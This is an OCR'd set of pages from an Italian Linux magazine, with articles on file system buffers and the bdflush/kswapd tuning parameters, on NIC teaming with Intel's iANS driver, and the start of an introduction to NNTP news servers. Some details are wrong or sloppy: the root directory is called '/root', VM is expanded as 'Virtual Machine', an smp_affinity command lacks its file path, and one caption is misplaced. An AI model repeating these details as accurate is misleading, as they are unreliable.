Da questi semplici esempi, si può capire come, qualsiasi operazione di I/O (anche la più semplice) necessiti di un file system funzionante per potere essere messe in pratica. I file posseggono una propria struttura all'intero di un file system Linux. La disposizione di file e directory all'intero di un ambiente operativo avviene seguendo uno schema prestabilito. Punto focale della gerarchia è la directory radice *(/root)* che viene contraddistinta come *livello 0*. A partire da questa ci sono tante diramazioni quante sono le directory di livello immediatamente inferiore *(livello 1, 2, 3...)*. La struttura gerarchica ad albero del sistema è similare a quella del namespace utilizzata da servizi DNS e LDAP. Seguendo la logica a livelli si può dire che: un file contenuto all'interno di una directory viene considerato di livello immediatamente inferiore a questa (viceversa la directory è di un livello superiore al file). Ma che differenza esiste, a livello di file system, tra un file e una directory? Un file è una sequenza ordinata di elementi (parola, carattere...). I sistemi di tipo Unix, a livello di file system, non definiscono nessun formato per l'elemento file. La directory è uno speciale file ed è definito come un insieme di entry (l'entry viene visualizzata dall'utente del sistema come un file, ovvero, ogni file contenuto in una directory, è una entry). Esistono due tipologie di entry:

- entry che punta ad un file;
- entry che è collegata ad un' altro file (link).




Fig. 1: Struttura dei file all'intero del file system.

Fatto questo doveroso preambolo è necessario considerare come il kernel di Linux si correla al/ai file system. Contrariamente a quanto si potrebbe pensare, Linux tratta in ugual modo tutti i file system (siano questi FAT16, FAT32 o EXT2). Come è possibile? Attraverso il VFS, acronimo di *Virtual File System*. Gli sviluppatori del kernel, considerando che un'utente/amministratore potesse possedere all'intero dei proprio hard disk molteplici sistemi operativi, hanno pensato il modo di poter gestire, trasparentemente, differenti file system: il kernel non farà altro che inviare chiamate di sistema primitive (VFS) a cui i file si correleranno. Controllando la Figura 3 si può visionare




Fig. 2: Differenze tra file e directory

lo schema della correlazione utente/unità di storage. Come si può notare le fasi di interrogazione sono:

1) l'utente richiama una applicazione di sistema che richiede dell'unità file per poter allocare i byte memorizzati sul supporto disco;

2) la chiamata passa al VFS che, utilizzando chiamate primitive di sistema, contatta i moduli dei file system *(ReiserFS, Ext2, FAT32..);*

3) i moduli dei file system, prima di correlarsi ai driver del disco (ide, scsi) controlla la cache dei buffer.




Fig. 3: Struttura Virtual File System.

BUFFER E CACHE

Cosa rappresenta un buffer per il file system? Il contenuto di un disco fisso copiato nella cache . E la cache? Il contenuto dei singoli file. Linux utilizza la VM (Virtual Machine) per gestire buffer e cache. Come tutti sappiamo, a partire dai kernel della famiglia 2.4.x, il codice della VM è stato, in parte, riscritto (l'ottimizzazione della VM è ancora in fase di studio). Cerchiamo di capire in che modo il kernel riesca ad allocare buffer e a gestire la cache di sistema. Nel normale iter lavorativo di una macchina, una volta che l'utente abbia richiamato un applicativo, questo fa richiesta al file system di avere accesso, in scrittura e lettura, ad una serie di blocchi di dati dei device (hard disk...). Tali richieste vengono fatte sotto forma di strutture dati *'buffer_head'* attraverso chiamate del kernel, consentendoci di mantenere un certo numero di informazioni sui buffer a blocchi contenuti nella buffer cache. In questo modo i driver dei block device possono ottenere tutte le informazioni di cui necessitano ovvero:

1) idetificatore del dispositivo;

2) numero del blocco.




Fig. 4: Differenza tra concetto di buffer e concetto di cache.

Per consentire un più rapido accesso ai dispositivi a blocchi è stata introdotta una cache di buffer : tutti i buffer vengono collocati dal sistema in una speciale area cache utilizzata da tutti i block device. In questo modo se un dato è contenuto all'interno della cache, il dispositivo non verrà contattato, altrimenti, se il dato non risiede nella speciale area, il sistema metterà l'applicazione nella condizione di accedere direttamente al dispositivo. La cache dei buffer è composta da due aree distinte: la prima è costituita da una lista di buffer a blocchi liberi mentre la seconda è costituita dalla cache stessa. Esiste una lista per ogni dimensione di buffer a blocchi esistente: attualmente il file system gestisce buffer di blocchi aventi dimensione *512, 1024, 2048, 4096* e *8192* byte.
La cache vera e propria è strutturata come una tabella hash in modo da consentire una più semplice gestione della struttura: viene cosi' creato un vettore di puntatori alle catene di buffer aventi uguale indice hash (l'indice hash è creato facendo riferimento all'identificatore del dispositivo e al numero del blocco). I buffer attualmente supportati da Linux sono:

- *clean:* buffer nuovi;




Fig. 5: Informazioni necessarie al driver del dispositivo a blocchi.




Fig. 6: Esempio di tabella hash.

- *locked:* buffer occupati;
- *dirty:* buffer contenenti nuove informazioni ma che saranno riscritti;
- *shared:* buffer condivisi;
- *unshared:* buffer che una volta erano condivisi ma che ora non lo sono più.

Seguendo questa struttura logica ci si rende conto che ogni qual volta che un file system cerca di accedere ad un buffer, il block device sottostante cerca di prelevare un blocco dalla cache dei buffer. Qualora il buffer non fosse disponibile, verrà prelevato un nuovo blocco dalla lista dei blocchi liberi generando un nuovo buffer che andrà a fare parte della cache dei buffer. Come tutte le aree cache, anche la cache dei buffer deve essere gestita in moda da consentire il corretto funzionamento. Il manage della cache è lasciato ad un daemon del kernel: *bdflush.*

BDFLUSH E KSWAPD

Il kernel daemon *bdflush* viene utilizzato per monitorare i buffer di tipo dirty presenti nel sistema (buffer contenenti nuovi dati che dovranno essere prima o poi riscritti). Se si lancia da shell il comando *'top'* si può vedere che per la maggior parte del tempo bdflush rimane inattivo: durante questa fase, il daemon monitora costantemente il numero di dirty buffer presenti nel sistema. Qualora la percentuale di dirty buffer sia superiore ad una certa soglia (solitamente si attiva quando si raggiunge il 60%), *bdflush* si attiva cercando di liberarne il maggior numero possibile. E' possibile valutare i parametri impostati di default dal nostro sistema visionando il file di sistema *'/proc/sys/vm/bdflush'*. Questo file si presenterà al suo intero le seguenti informazioni:

BUFFER SUPPORTATI DA LINUX

CLEAN	Nuovi buffer
DIRTY	In attesa di scrittura (contengono dati)
LOCKED	Buffer occupati
SHARED	Buffer condivisi
UNSHARED	Buffer non condivisi

Fig. 7: Buffer supportati da Linux.

30 64 64 256 500 3000 60 0 0

Come si può notare il file possiede nove parametri, ma, non tutti sono considerati 'use' dal file system. Il primo parametro definisce il numero di dirty buffer modificabili da sistema: impostare questo parametro ad un valore superiore (maggiore di 30 nel nostro caso) permetterà al sistema di ritardare significativamente le scritture sulle unità disco, ma, all'occorrenza, queste dovranno essere compiute con maggior celerità (dovrà compiere un numero maggiore di operazioni di I/O). Il valore può oscillare tra un minimo di 0% ad un massimo di 100%. Il secondo parametro, contraddistingue gli *'ndirty'* buffer, ovvero, i buffer che verranno scritti ad ogni lettura: l'aumentare di questo parametro comporterà un maggior carico di lavoro da parte dell'unità block device (riprendendo il nostro esempio, ed impostando il secondo parametro ad un valore pari a 128, il sistema, in un solo passaggio libererà il doppio dei buffer dirty, aumentando l'I/O sui device a blocchi).




Fig. 8: Parametri utili alla configurazione del daemon bdflush.

Il terzo parametro, *nrefill*, evidenzia il numero di buffer clean che il sistema andrà ad allocare: ad un valore di parametro maggiore corrisponderà una maggiore area di memoria utilizzata (ne sarà disponibile meno per il sistema) e una minore allocazione successiva. Il quinto parametro rappresenta la variabile *'intervalli'* ed esprime il rate minimo di attivazione/intervento di kupdate. Il valore è espresso in 'attimi': il numero di 'attimi' per secondo è normalmente 100 (*x*HZ* esprime *x* secondi). Il parametro è impostato di default al valore *5* ma può oscillare tra un minimo di *0* e un massimo di *600*. Il sesto parametro, *age_buffer*, definisce un arco temporaneo dopo il quale il sistema riallocherà i buffer dirty già usati. Il parametro, anche in questo caso, è espresso in 'attimi' e può variare da un minimo di *1* e un massimo di *6000* secondi (il valore di default è *30*). Il settimo parametro, nfract_sync, stabilisce a quale livello di occupazione di buffer dirty il daemon bdflush si deve attivare (di default il daemon si attiverà al 60%): il valore può oscillare tra un minimo di *0* ed un massimo di *100* (in percentuale).

Riporto la parte di codice del kernel riguardante la gestione di bdflush *(linux/fs/buffer.c):*

```
union bdflush_param
{
    struct
    {
      int nfract; /* Percentage of buffer cache dirty to
      activate bdflush */
      int dummy1;      /* old "ndirty" */
      int dummy2;      /* old "nrefill" */
      int dummy3;      /* unused */
      int interval;    /* jiffies delay between kupdate
                                                flushes */
      int age_buffer; /* Time for normal buffer to age */
      int nfract_sync;/* Percentage of buffer cache dirty to
      activate bdflush synchronously */
      int dummy4;      /* unused */
      int dummy5;      /* unused */
    }
    b_un;
    unsigned int data[N_PARAM];
}
bdf_prm = {{30, 64, 64, 256, 5*HZ, 30*HZ, 60, 0, 0}};
```

L'impostazione di nuovi parametri può essere fatta in due modi:

1) direct di un semplice echo verso il file di nostro interesse (ex: *echo "100 5000 640 2560 150 30000 5000 1884 2 > /proc/sys/vm/bdflush*);

2) modifica dei parametri variando i sorgenti del kernel (successiva ricompilazione di questo).

Rimane più semplice seguire la politica descritta al punto uno: inserire la stringa all'interno del file adibito alla gestione dei parametri di inizializzazione (solitamente contenuto all'intero della directory *rc.d*). Il file system come riesce a gestire il caching e l'allocazione di buffer? Semplicemente, richiede:

- una nuova pagine per la cache delle pagine
- un nuovo buffer per la cache dei buffer

La nuova pagina viene estratta dalle pagine libere del kernel. Ecco spiegato perché i sistemi Linux tendano ad allocare buona parte della ram fisica del sistema. Per evitare che questa venga occupata nel suo intero è stata introdotta una duplice strategia:

1) quando un processo richiede una nuova pagina e la richiesta non è urgente la chiamata richiamerà a sua volte le funzioni di bonifica.

2) anche se non vi sono chiamate di allocazione in essere, in background opera il demone *kswapd* che monitora periodicamente la memoria libera e apporta, nella necessità, le dovute migliorie.

Entrambe le strategie operano in ugual modo:

- kernel verifica le varie strutture di dati (tabelle delle pagine utilizzate dai processi, cache di pagine e buffer);
- cerca pagine non più utilizzate e le elimina;
- reinserimento delle pagine eliminate nella lista di quelle disponibili.

Ruolo fondamentale nella gestione della caching e dei buffer lo gioca, quindi, *'kswapd'*. È possibile monitorare i parametri impostati di default dal sistema facendo un semplice *'cat'* al file *'/proc/sys/vm/kswapd'*. Il contenuto del file sarà del tipo: *512 32 8* dove:

- il valore *512, tries_base,* rappresenta il numero di pagine, diviso per *4* o per *8*, che *kswapd* cercherà di liberare ad ogni passaggio. Incrementare questo parametro garantisce maggiori performance al sistema (maggiori saranno le pagine messe a disposizione dal sistema ad ogni passaggio, maggiore sarà il numero di pagine per nuove allocazioni);
- il valore *32, tries_min,* rappresenta il numero minimo di pagine che *kswapd* libererà ad ogni iterazione;
- il valore *8, swap_cluster*, indica il numero di pagine che verranno scritte ad ogni passaggio. Anche in questo caso l'inserimento di un parametro di valore maggiore a quello impostato di default migliorerà le prestazione del sistema (maggiore numero di pagine per ogni I/O) producendo però una attività di I/O molto elevata che potrebbe portare al blocco del sistema.

Il primo articolo sulla gestione del sistema si conclude qui. Nei prossimi tratteremo con maggiore attenzione i file system di nuova generazione, evidenziando le differenze tra file system di tipo *EXT2* e file *system journal*.

Francesco Tornieri




Fig. 9: Richieste del filesystem per la gestione del caching e l'allocazione di buffer

Documentazione allegata nel kernel

- File System Linux ed. Mcgraw-Hill di Moshe Bar
- Server Oriented System Tuning Info (***http://people.redhat. com/alikins/system_tuning.html***)
- Linux Performance Tuning (***http://linuxperf.nl.linux.org/***)

Sistema

TEAMING DELLE SCHEDE DI RETE

Nella progettazione di un sistema ridondato puo' spesso capitare che un single point of failure sia rappresentato dalla scheda di rete. Il teaming delle schede di rete permette di ovviare a questa carenza installando un dispositivo di back up, cioe' una seconda scheda che risponda al medesimo indirizzo IP.

Riuscire a gestire il teaming delle schede di rete consente quindi, qualora si verifichi una failure hardware su una delle due interfacce ethernet, al nostro sistema di continuare a dialogare con il resto del mondo. Come per la maggior parte delle configurazioni avanzate riguardanti il mondo Linux, ridondare le schede di rete dei nostri sistemi puo' sembrare un compito oneroso, difficile e apparentemente riservato solo ai "guru".
Vedremo in questo articolo come rendere semplici e corredati di ampie spiegazioni, i passi per configurare in teaming due schede di rete Intel.
Iniziamo con il definire teaming: l'obiettivo e' raggruppare due o piu' dispositivi di rete in modo che vengano "visti" come una sola unita' logica. Alcune note di carattere tecnico prima di iniziare a descrivere la mia esperienza: le schede in questione sono delle *Intel PRO/100* i cui driver sono stati scaricati dal sito internet della Intel **http://www.support.intel. com.** I sistemi in oggetto hanno un kernel della serie 2.4.x, il sistema operativo e' una Red Hat 7.2, e sono Intel based bi-processore. Utilizzando il driver della Intel ci sono tre possibili scenari di Teaming.

1) Architettura fault tolerance in cui un solo dispositivo per volta e' attivo, il cui funzionamento e' costantemente monitorato dal driver e qualora la scheda configurata come primaria dovesse perdere il link la scheda di back up prenderebbe il controllo. Se la situazione si dovesse normalizzare la scheda primaria riprenderebbe il controllo. Le schede possono essere collegate a un hub o uno switch.

2) Aggregazione asimmetrica, un team a cui possono partecipare da 2 a 8 dispositivi di rete che sharano il carico. Non si possono pero' aggiungere nuove interfaccie di rete "a caldo", bisogna in questo caso, riconfigurare l'intero teaming con un down time dei servizi di rete pari a qualche minuto.

3) Questa feature si chiama *Cisco Fast EtherChannel.* E' molto simile alla precedente, anche qui si possono aggregare da 2 a 8 elementi, ma attivando questa modalita' di funzionamento e' possibile impostare la velocita' e la modalita' duplex di tutti gli appartementi al team. L'unica nota negativa e' data dal fatto che bisogna utilizzare uno switch che suppporta l'*Intel Link Aggregation* o il *FEC* di Cisco.
Noi vedremo in questo articolo una descrizione su come implementare la modalita' ALB.

Bisogna prima di tutto verificare che sul vostro sistema sia presente il driver di default, per il kernel 2.4 si deve controllare in */lib/modules/<kernelversion>/kernel/drivers/ net/* poi collegandovi come root scompattate il driver *iANS* scaricato dal sito della Intel in una directory a vostro piacimento, tipicamente un tar file. Vi creera' una directory entro la quale dovrete scegliere tra due possibili metodi di installazione: manuale (il nostro caso) oppure automatico tramite script di installazione e configurazione.
Ora ci spostiamo nella directory *iANS-x.x.x/src* che contiene il codice sorgente del modulo che andiamo a compilare con il comando *make*. In questa fase possiamo incontrare alcuni problemi se la vostra alberatura dei sorgenti del kernel non rispecchia quella del kernel attualmente in esecuzione. Una delle possibili soluzioni suggerite dalla Intel consiste nel lanciare il comando *make options* per verificare le opzioni per

bypassare la configurazione dei sorgenti del kernel. Una volta terminata la compilazione potete digitare make install per installare del modulo.
Verranno cosi' installati

```
/lib/modules/[KERNEL_VERSION]/kernel/drivers/net/ians.o
/usr/sbin/ianscfg
/usr/sbin/iansd
```

Adesso inizia il "difficile". Bisogna prima di tutto accertarsi che nel kernel che state utilizzando non ci sia il supporto, tipicamente sotto forma di modulo *(eepro100, e100, eexpress)*, per le schede di rete che state utilizzando. Viene da se che da ora in avanti dovete lavorare dalla console della vostra macchina, a meno che lavoriate tramite un terminal server via seriale.
Qualora il supporto sia compilato all'interno del kernel si necessita una ricompilazione. A questo punto dovete disattivare le schede di rete con *ifconfig ethx 0.0.0.0* oppure *ifconfig ethx down*. Inserite il modulo con il comando *insmod ians*.
Potete adesso creare il team: *ianscfg -a -tmain -M ALB*
L'opzione *-a (add)* crea il team, l'opzione *-t* viene utilizzata per assegnare un nome al team, e l'opzione *-M* serve per stabilire la modalita' di funzionamento del team. Fatto questo dovete specificare la priorita' delle schede appartenenti al team:




Fig. 1: Struttura dei file all'interno del file system.

```
ianscfg -a -tmain -meth0 -pprimary
ianscfg -a -tmain -meth1 -psecondary
```

Create adesso il virtual adapter con il comando *ianscfg -a -tmain -vteam0*. Potete inserire un nome reale o di fantasia ma con lunghezza massima 15 caratteri. Attivate adesso il *team ianscfg -cmain* e poi il *virtual adapter ifconfig team0 x.x.x.x netmask x.x.x.x broadcast x.x.x.x*.
Effettuate adesso un controllo con il comando *ianscfg -s* e se tutto funziona potete salvare la configurazione con il comando *ianscfg -w nome_file*.
Attenzione pero' che se non specificate nessun nome, la configurazione viene salvata per default in */etc/ianscfg/ians.conf*.
Ora, se tutto e' andato a buon fine potete portare a termine la configurazione inserendo le entry relative ai "nuovi" dispositivi nel file */etc/modules.conf.*:

```
alias eth0 e100
alias eth1 e100
alias team0 ians

below ians e100
post-install ians ianscfg -r
```

Se poi volete fare in modo che le schede funzionino in modalita *100 full* basta aggiungere:

```
options e100 e100_speed_duplex=4,4
```

Infine per completare l'installazione ricordatevi di creare all'interno di */etc/sysconfig/network-scripts/* il file di configurazione per il *teaming ifcfg-team0* e di modificare il token *GATEWAYDEV* all'interno del file */etc/syscinfig/network*.
Complimenti!
Avete adesso sul vostro sistema due schede di rete perfettamente funzionanti a *100 full* che rispondono al medesimo indirizzo ip, eliminando in un sistema HA ogni possibile *single point of failure*. Questo e' il *modules.conf* della mia macchina da usare come shot.

```
alias eth0 e100
alias eth1 e100

options e100 e100_speed_duplex=4,4
alias team0 ians
below ians e100
post-install ians ianscfg -r

alias scsi_hostadapter cpqarray
alias parport_lowlevel parport_pc
```

Se siete dei fortunati possessori di un sistema biprocessore avete poi la possibilita' di impostare un parametro all'interno di */proc* in modo tale che la cpu 0 utilizzi solo ed esclusivamente l'eth0 e la cpu 1 utilizzi solo ed esclusivamente l'eth1.
Cercate tramite il comando *cat/proc/interrupts* quale interrupts utilizzano le vostre schede di rete (sul mio sistema sono il *10* e l'*11*).
Fatto questo abilitando la cpu affinity all'interno del kernel, vi trovate all'interno di */proc/irq/10* e */proc/irq/11* la voce *smp_affinity* all'interno della quale con il comando *echo "1" > /proc/irq/10* fate in modo che la scheda di rete che utilizza l'interrupt *10* venga gestita dalla cpu *0*.
Ora non so se tutto questo ha una certa utilita' pratica ma mi sembra se non altro utile sapere che si puo' dedicare un processore ad un determinato device.

Cesare Colnaghi

Internet

I SISTEMI DI NEWS NEL MONDO DEL PINGUINO

Questa introduzione ci consentirà di prendere "conososcenza" dei sistemi di news e delle implementazioni, sia client che server, che esistono per il loro utilizzo nel mondo Linux. In particolare vedremo tutto quello che gira intorno ad un sistema che implementa un news server.

Gli utilizzi principali di Internet e delle LAN, fin dall'inizio dello sviluppo di queste tecnologie, sono stati quelli di farne un mezzo per agevolare la diffusione delle informazioni - dapprima di carattere scientifico, poi via via sempre più generali - e di un sistema che consentisse alle persone di mettersi in contatto in tempi brevissimi, anche quando altri sistemi di comunicazioni fossero venuti a mancare.
Vennero pertanto sviluppati dei sistemi appositi per facilitare l'utilizzo della rete in tal senso, che si sono venuti poi a concretizzare nello sviluppo dei sistemi di posta elettronica e dei sistemi di news.
Entrambi fanno parte delle reti fin quasi dalla loro nascita, subendo una serie di modifiche nel corso degli anni, ma, a dispetto della loro "anzianità" risultano ancora tra gli strumenti più usati per gli utilizzatori delle reti in qualsiasi parte del mondo.
A giocare a loro favore sta infatti la relativa semplicità della loro implementazione che, tradotto in termini pratici, ne consente agevolmente il loro utilizzo anche in luoghi dove già avere un modem ed una connessione analogica può essere ritenuto un gran lusso ed i costi di collegamento sono esorbitanti.

IL SISTEMA DI NEWS

La maggior differenza tra le news e le mail è la disponibilità dei singoli messaggi a chiunque ne faccia richiesta.
Questo, unito al particolare sistema di suddivisione delle news, permette di trovare in tempi abbastanza rapidi, il gruppo dove possono essere discusse le informazioni di cui si ha bisogno.
Del sistema di news, come per molti altri sistemi, fanno parte tre elementi principali:

- Il protocollo NNTP
- I news server
- I client

Oltre ovviamente alle infrastrutture di rete; è tuttavia possibile installare su un computer standalone sia un server news che un client ma l'utilizzo di questi non sarebbe probabilmente molto proficuo! Il protocollo *NNTP* viene attualmente descritto in due RFC *(Request for Comments)* che sono:

- RFC 977 - *Network News Transfer Protocol:* A Proposed Standard for the Stream-Based Transmission of News
- RFC 1036 - *Standard for Interchange of USENET Messagges*

In queste viene descritto il protocollo NNTP e l'algoritmo di trasmissione delle news da un server all'altro.
Anche NNTP, come molti altri protocolli, si basa sullo scambio di messaggi di testo; possiamo pertanto utilizzarlo senza avere a disposizione un apposito client. Sconsiglio però questa metodologia di utilizzo in quanto la notevole mole di informazioni attualmente presenti, in particolar modo in gruppi molto frequentati, non consentirebbe di utilizzare semplicemente questo sistema.
I gruppi sono disponibili in una gerarchia organizzata a livel-




Fig. 1: La pagina web:www.w3.org/protocols/rfc977/rfc977.html dove è possibile prendere visione delle RFC977 relative al protocollo NNTP.

lo mondiale che, come per il DNS, permette all'utente di classificare rapidamente le informazioni, predominanti; sono i gruppi nelle gerarchie Big 8 ed alt.:

comp.:* Discussioni di carattere informatico: linguaggi, compilatori, sorgenti, grafica, databases, protocolli, sistemi operativi, ecc.

humanities.:* Discussioni di carattere umanistico

misc.:* Miscellanea: di tutto un po'.

news.:* Tutto ciò che riguarda le news stesse: richieste di aiuto, gestione tecnica dei server, ecc.

rec.:* Discussioni sul tempo libero: dall'ippica al bonsai, dalla danza ai puzzles.

sci.:* Gruppi di carattere scientifico: fisica, matematica, chimica, ecc.

soc.:* Gruppi riguardanti la società nei suoi vari aspetti

talk.:* Dibattiti sui più svariati argomenti

alt.:* Gruppi creati per discutere e/o diffondere informazioni su argomenti non inclusi per qualche motivo nei precedenti.

Esistono poi le gerarchie locali (in italia esistono *it.** ed *italia.**) in cui la lingua di discussione è quella nazionale; per i big8 la lingua ufficiale di discussione è l'inglese. Infine esistono altre gerarchie che possono essere trovate su singoli news server (ad esempio *borland.**) e gerarchie libere *(free.*)* oltre a nuove gerarchie che stanno diffondendosi negli ultimi anni (*biz.* bionet.**). Non dobbiamo però limitarci a considerare semplicemente l'utilizzo del sistema di news su internet. Infatti possiamo predisporre un server news all'interno della nostra LAN e utilizzare questo come metodo di scambio per le informazioni. Si pensi alla possibilità che questo sistema offre in particolar modo per aziende distribuite sul territorio; l'utilizzo di questo sistema permette di centralizzare la distribuzione dell'informazioni e far sì che queste siano disponibili per lungo tempo.




